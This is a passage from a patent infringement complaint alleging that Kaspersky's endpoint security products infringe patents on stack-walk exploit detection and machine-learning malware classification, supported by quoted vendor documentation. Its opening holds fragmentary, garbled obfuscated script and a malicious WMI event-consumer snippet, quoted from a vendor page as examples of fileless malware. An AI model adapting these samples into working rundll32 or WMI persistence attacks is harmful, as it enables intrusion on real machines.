){return(string.fromcharcode(eeyq7.charcodeat()^1));})) dhj5e2z1bmn0aw9uigdke1bhcmf
cnlnb2r1bguilcrmywxzzskurgvmaw5lvhlwzsgidcisiknsyxnzlfb1ymxpyyxtzwfszwqsqw5zaunsyxn
bgfncygiunvudgltzsxnyw5hz2vkiik7cmv0dxjuicruexblqnvpbgrlci5dcmvhdgvuexblkck7fwz1bmn
vhlwzsgitwljcm9zb2z0lldpbjmyllvuc2fmzu5hdgl2zu1ldghvzhmikttyzxr1cm4gjfvuc2fmzu5hdgl
cd0woyhbu3lzdgvtllj1bnrpbwuusw50zxjvcfnlcnzpy2vzlk1hcnnoywxdojphzxrezwxlz2f0zuzvckz
ldasmck7fwnhdgnoe31zbgvlccgxkttlegl0ow== vyvsg+xoamtyamvmiuwywgpyzolfmlhqbmajrzxyam
ncuwdffwndqojdecjtfsntbazwcln9itn9ipcbbadydpcdbb1bkcd+a9y64p4d3udixxw/0x4i0x4o0xkco
ia8j/0escm8bfxlvjwhaavyvsg+xoamtyamvmiuwywgpyzolfmlhqbmajrzxyamvmiuwewgpszolfofhqm2
ntbazwcln9itn9ipcbbadydpcdbb1bkcd+a9y64p4d3udixxw/0x4i0x4o0xkcownrcbquv9v8it1ciueqb
```

Using rundll32 application to execute malicious javascript script


```
instance of ActiveScriptEventConsumer
{
        CreatorSID = {[redacted]};
        Name = "[redacted]";
        ScriptingEngine = "vbscript";
        ScriptText = "On Error Resume Next:Const link = \"http://[redacted]\":Const link360 = \"[redacted]\":browsers =
};
```

Example of malicious WMI subscription

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/fileless-threats-protection.)

221. On information and belief, the Accused Products perform a method that includes *executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space*. For example, the Accused Products "automatically detect[] and remediat[e] evasive…fileless threats…mimic[ing] command behavior like PowerShell script execution" using the "Threat Behavior Engine."


(*See* https://usa.kaspersky.com/enterprise-security/endpoint.)



(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/behavior-based-protection.)

222. In another example, the Accused Products include "mapping to the MITRE [ATT&CK Adversarial Tactics, Techniques and Common Knowledge] knowledgebase."

Furthermore, the MITRE ATT&CK framework includes companion project D3FEND for defensive cybersecurity techniques, which includes "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." On information and belief, the Accused Products incorporate the MITRE D3FEND defensive cybersecurity techniques including "Memory Boundary Tracking."



Memory Boundary Tracking

ID: D3-MBT (Memory Boundary Tracking)

Definition

Analyzing a call stack for return addresses which point to unexpected memory locations.

How it works


This technique monitors for indicators of whether a return address is outside memory previously allocated for an object (i.e. function, module, process, or thread). If so, code that the return address points to is treated as malicious code.

Considerations

Kernel malware can manipulate memory contents, for example modifying pointers to hide processes, and thereby impact the accuracy of memory allocation information used to perform the analysis.

Digital Artifact Relationships:

This countermeasure technique is related to specific digital artifacts. Click the artifact node for more information.



(*See* https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking; *see also* https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html; https://d3fend.mitre.org/resources/ D3FEND.pdf.)


In 2013, The MITRE Corporation introduced their framework to describe and categorize attackers' behavior based on real-world observations. A structured list of known threat actors' behavior patterns was compiled into a set of tactics and techniques and expressed as a matrix. This matrix was named MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge).

MITRE ATT&CK has become a valuable knowledge database for organizations seeking a better understanding of the specific threats they may be facing. The ATT&CK database tracks and profiles past and current adversary threats and attacks, enabling organizations to understand the TTPs specific to themselves or their sector of operations.

Recognizing the importance of TTP analysis in complex incident investigation, and the role of ATT&CK in the security market today, we've enriched detects in our Kaspersky EDR solution with mapping to the MITRE knowledgebase.

(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

223. On information and belief, the Accused Products perform a method that includes *performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior*. For example, the Accused Products include "Exploit Prevention technology [that] monitors…actions, and pauses execution flow of an application, applying additional analysis to check whether the attempted action was legal or not."




Exploit Prevention (EP), part of Kaspersky Lab's multi-layered, next generation protection, specifically targets malware that takes advantage of software vulnerabilities. It was designed to add an additional layer of protection for the most frequently targeted programs and technologies. EP provides an efficient and non-intrusive way for blocking and detection of both known and unknown exploits. EP is an integral part of Kaspersky Lab's **behavior-based** detection capabilities.

No matter how initial steps are performed – the ultimate goal of an attacker is to launch the payload and start the malicious activity. Launching another application or execution thread can be very suspicious, especially if the app in question is known to be lacking such functionality. Exploit Prevention technology monitors those actions, and pauses execution flow of an application, applying additional analysis to check whether the attempted action was legal or not. Program activity that took place before the suspicious code launch (memory changes in particular memory areas, as well as source of the attempted code launch) is used to identify if an action was made by an exploit. Not only that, EP also applies a number of security mitigation to address most of the attacking techniques used in exploits, including Dll Hijacking, Reflective Dll Injection, Heap Spray Allocation, Stack Pivot and so on. Those additional behavioral indicators, provided by an execution tracking mechanism of the Behavior Detection component, allow the technology to block payload execution with confidence.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/exploit-prevention.)

224. In another example, the Accused Products include "Behavior Detection" for "FileLess Execution" including "Power Shell" and "[b]ehavioral analysis [for] efficient detection of fileless threats on execution stage. Behavior-based heuristics…analyz[e] execution patterns of

any process in the system (including legitimate utilities) to detect attempts to perform malicious actions."



- Behavioral analysis allows efficient detection of fileless threats on execution stage. Behavior-based heuristics are analyzing execution patterns of any process in the system (including legitimate utilities) to detect attempts to perform malicious actions.

  Among other examples of such heuristics is the analysis of command line parameters of executed process and the context of execution:

  - The parent process of executed application (office application, script host, etc)
  - What activity was on system prior to execution
  - Were there any probable suspicious activity on the system (strange network activity, application crash, strange URL request, etc)

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/fileless-threats-protection.)

225. As shown above, the Accused Products utilize the threat-based MITRE ATT&CK framework, and on information and belief, utilize companion project D3FEND for defensive cybersecurity techniques including "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." (*See* https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking (cited above); *see also* https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html; https://d3fend.mitre.org/resources/D3FEND.pdf.)

226. The Accused Products perform a method that includes *triggering an alert of suspicious behavior when the performing of the memory check detects at least one of the following: code execution is attempted from non-executable memory, a base pointer is identified as being invalid, an invalid stack return address is identified, attempted execution of a return-oriented programming technique is detected, the base pointer is detected as being outside a current thread stack, and a return address is detected as being inside a virtual memory area.* For example, the Accused Products check for "[p]rogram activity that took place before the suspicious code launch (memory changes in particular memory areas, as well as source of the attempted code launch) is used to identify if an action was made by an exploit" and "appl[y] a number of security mitigation to address most of the attacking techniques used in exploits, including Dll Hijacking, Reflective Dll Injection…Stack Pivot and so on."

> No matter how initial steps are performed – the ultimate goal of an attacker is to launch the payload and start the malicious activity. Launching another application or execution thread can be very suspicious, especially if the app in question is known to be lacking such functionality. Exploit Prevention technology monitors those actions, and pauses execution flow of an application, applying additional analysis to check whether the attempted action was legal or not. Program activity that took place before the suspicious code launch (memory changes in particular memory areas, as well as source of the attempted code launch) is used to identify if an action was made by an exploit. Not only that, EP also applies a number of security mitigation to address most of the attacking techniques used in exploits, including Dll Hijacking, Reflective Dll Injection, Heap Spray Allocation, Stack Pivot and so on. Those additional behavioral indicators, provided by an execution tracking mechanism of the Behavior Detection component, allow the technology to block payload execution with confidence.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/exploit-prevention.)

227. In another example, the Accused Products' "[e]xploit prevention techniques," including "Data Execution Prevention (DEP)," "Executable Stack (Anti ROP)," "Anti RET Check (Anti ROP)," and "Anti Stack Pivoting (Anti ROP)," are shown below.

Exploit Prevention > Exploit prevention techniques

Exploit prevention techniques

Exploit prevention techniques

Exploit prevention technique	Description
Data Execution Prevention (DEP)	Data execution prevention blocks execution of arbitrary code in protected areas of memory.
Address Space Layout Randomization (ASLR)	Changes to the layout of data structures in the address space of the process.
Structured Exception Handler Overwrite Protection (SEHOP)	Replacement of exception records or replacement of the exception handler.
Null Page Allocation	Prevention of redirecting the null pointer.
LoadLibrary Network Call Check (Anti ROP)	Protection against loading DLLs from network paths.
Executable Stack (Anti ROP)	Blocking of unauthorized execution of areas of the stack.
Anti RET Check (Anti ROP)	Check that the CALL instruction is invoked safely.
Anti Stack Pivoting (Anti ROP)	Protection against relocation of the ESP stack pointer to an executable address.
Simple Export Address Table Access Monitor (EAT Access Monitor & EAT Access Monitor via Debug Register)	Protection of read access to the export address table for kernel32.dll, kernelbase.dll, and ntdll.dll
Heap Spray Allocation (Heapspray)	Protection against allocating memory to execute malicious code.
Execution Flow Simulation (Anti Return Oriented Programming)	Detection of potentially dangerous chains of instructions (potential ROP gadget) in the Windows API component.
IntervalProfile Calling Monitor (Ancillary Function Driver Protection (AFDP))	Protection against escalation of privileges through a vulnerability in the AFD driver (execution of arbitrary code in ring 0 through a QueryIntervalProfile call).
Attack Surface Reduction (ASR)	Blocking the start of vulnerable add-ins via the protected process.
Anti Process Hollowing (Hollowing)	Protection against creating and executing the malicious copies of trusted processes.
Anti AtomBombing (APC)	Global atom table exploit via Asynchronous Procedure Calls (APC).
Anti CreateRemoteThread (RThreadLocal)	Another process has created a thread in protected process.
Anti CreateRemoteThread (RThreadRemote)	Protected process has created a thread in another process.

(*See* https://support.kaspersky.com/KSWS/11.0.1/en-US/146656.htm.)

228. The Accused Products perform a method that includes *preventing execution of a payload for the invoked function from operating when an alert of suspicious behavior is triggered*. For example, the Accused Products include "additional behavioral indicators, provided by an execution tracking mechanism of the Behavior Detection component…to block payload execution with confidence."

No matter how initial steps are performed – the ultimate goal of an attacker is to launch the payload and start the malicious activity. Launching another application or execution thread can be very suspicious, especially if the app in question is known to be lacking such functionality. Exploit Prevention technology monitors those actions, and pauses execution flow of an application, applying additional analysis to check whether the attempted action was legal or not. Program activity that took place before the suspicious code launch (memory changes in particular memory areas, as well as source of the attempted code launch) is used to identify if an action was made by an exploit. Not only that, EP also applies a number of security mitigation to address most of the attacking techniques used in exploits, including Dll Hijacking, Reflective Dll Injection, Heap Spray Allocation, Stack Pivot and so on. Those additional behavioral indicators, provided by an execution tracking mechanism of the Behavior Detection component, allow the technology to block payload execution with confidence.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/exploit-prevention.)

229. Each claim in the '591 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '591 Patent.

230. Defendant became aware of the '591 Patent at least since the filing of this Complaint. Plaintiffs have also marked their products with the '591 Patent, including on their web site, since at least July 2020.

231. Defendant directly infringes at least claim 1 of the '591 Patent, either literally or

under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, the Accused Products perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

232. Defendant's partners, customers, and end users of the Accused Products and corresponding systems and services directly infringe at least claim 1 of the '591 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

233. Defendant has actively induced and is actively inducing infringement of at least claim 1 of the '591 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that its acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendant encourages and induces customers to use Kaspersky's security software in a manner that infringes claim 1 of the '591 Patent by at least offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

234. Defendant encourages, instructs, directs, and/or requires third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

235. Defendant further encourages and induces its customers to infringe claim 1 of the '591 Patent: 1) by making their security services available on their website, providing applications

that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their Kaspersky security software, and services in the United States. (*See* https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

236. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Defendant also provides customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id*.)

237. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant's and/or its partner's continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '591 Patent.

238. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each

customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '591 Patent.

239. Defendant also contributes to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the '591 Patent.

240. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the '591 Patent.

241. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant's infringement of the '591 Patent. Defendant is therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant's infringement, but no less than a reasonable royalty.

242. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily

and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the '591 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

243. Defendant's infringement of the '591 Patent is knowing and willful. Defendant acquired actual knowledge of the '591 Patent at least when Plaintiffs filed this lawsuit and acquired constructive knowledge of the '591 Patent at least when Plaintiffs marked their products with the '591 Patent and/or provided notice of the '591 Patent on their website.

244. On information and belief, despite Defendant's knowledge of the Asserted Patents and Plaintiffs' patented technology, Defendant made the deliberate decision to sell products and services that it knew infringe these patents. Defendant's continued infringement of the '591 Patent with knowledge of the '591 Patent constitutes willful infringement.

SIXTH CAUSE OF ACTION
(INFRINGEMENT OF THE '844 PATENT)

245. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

246. Defendant has infringed and continue to infringe one or more claims of the '844 Patent in violation of 35 U.S.C. § 271 in this judicial district and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky Endpoint Security for Business, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '844 Patent, as described below.

247. For example, claim 1 of the '844 Patent recites:

1. A computer-implemented method comprising:

extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file;

generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files,

wherein the collection of data comprises at least a portion of the plurality of static data points, and wherein one or more features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range; and

evaluating the feature vector using support vector processing to determine whether the executable file is harmful.

248. The Accused Products perform each element of the method of claim 1 of the '844 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a computer-implemented method*, as further explained below.

249. The Accused Products perform a method that includes *extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file*. The Accused Products include various threat detection technologies including Machine Learning, which performs "feature extraction" that includes static data points related to "executable structure, content statistics, etc." Kaspersky Endpoint Security for Business extracts "pre-execution phase data," including "file format descriptions, code descriptions, binary data statistics," and "text strings" about the executable file without decrypting or unpacking the executable.

Kaspersky Endpoint Security for Windows

Kaspersky Endpoint Security for Windows (hereinafter also referred to as Kaspersky Endpoint Security) provides comprehensive computer protection against various types of threats, network and phishing attacks.

Threat detection technologies

Machine learning

Kaspersky Endpoint Security uses a model based on machine learning. The model is developed by Kaspersky experts. Subsequently, the model is continuously fed with threat data from KSN (model training).

Behavior analysis

Kaspersky Endpoint Security analyzes the activity of an object in real time.

Automatic analysis


(*See* https://support.kaspersky.com/KESWin/11.7.0/en-US/127971.htm.)

Basic approaches to malware detection

An efficient, robust and scalable malware recognition module is the key component of every cybersecurity product. Malware recognition modules decide if an object is a threat, based on the data they have collected on it. This data may be collected at different phases:

- **Pre-execution** phase data is anything you can tell about a file without executing it. This may include executable file format descriptions, code descriptions, binary data statistics, text strings and information extracted via code emulation and other similar data.

(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)



(*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.)

250. The Accused Products perform a method that includes *generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files*. The Accused Products use "supervised learning" to train ML models using a set of objects with "feature set X" and "labeled as Y." (https://media.kaspersky.com/en/enterprise-security/Kaspersky-Lab-Whitepaper-Machine-Learning.pdf.) Those labels include "benign executables," "malicious executables," and, on information and belief, unwanted executable files. (*Id.*) For example, Kaspersky makes clear its models are trained "on a data set that correctly represents the conditions where the model will be working in the real world," which includes files like adware. (*Id.* ("In the case of malware detection, X could be some features of file content or behavior, for instance, file statistics and a

list of used API functions. Labels Y could be malware or benign, or even a more precise classification, such as a virus, Trojan-Downloader or adware.")

251. After the model is trained, the "protection" phase begins, in which the features are extracted from an unknown object and applied to the trained model to product whether the file is malicious. (*See* https://tdcontent.techdata.com/techsolutions/security/assets/files/Resources/Kaspersky/Generic_Product_Whitepaper_Machine_Learning_for_Malware_Detection_Customer_0219_EN_GLB.pdf.) Indeed, Kaspersky Endpoint Security for Business uses machine learning based predictive models which extract file features and generate a "full feature vector" uniquely identifying and describing the benign or malicious status of that file.

Supervised learning

Supervised learning is a setting that is used when both the data and the right answers for each object are available. The goal is to fit the model that will produce the right answers for new objects.

Supervised learning consists of two stages:

- **Training** a model and fitting a model to available training data.
- **Applying** the trained model to new samples and obtaining predictions.

The task:

- we are given a set of objects
- each object is represented with feature set X
- each object is mapped to the right answer or labeled as Y

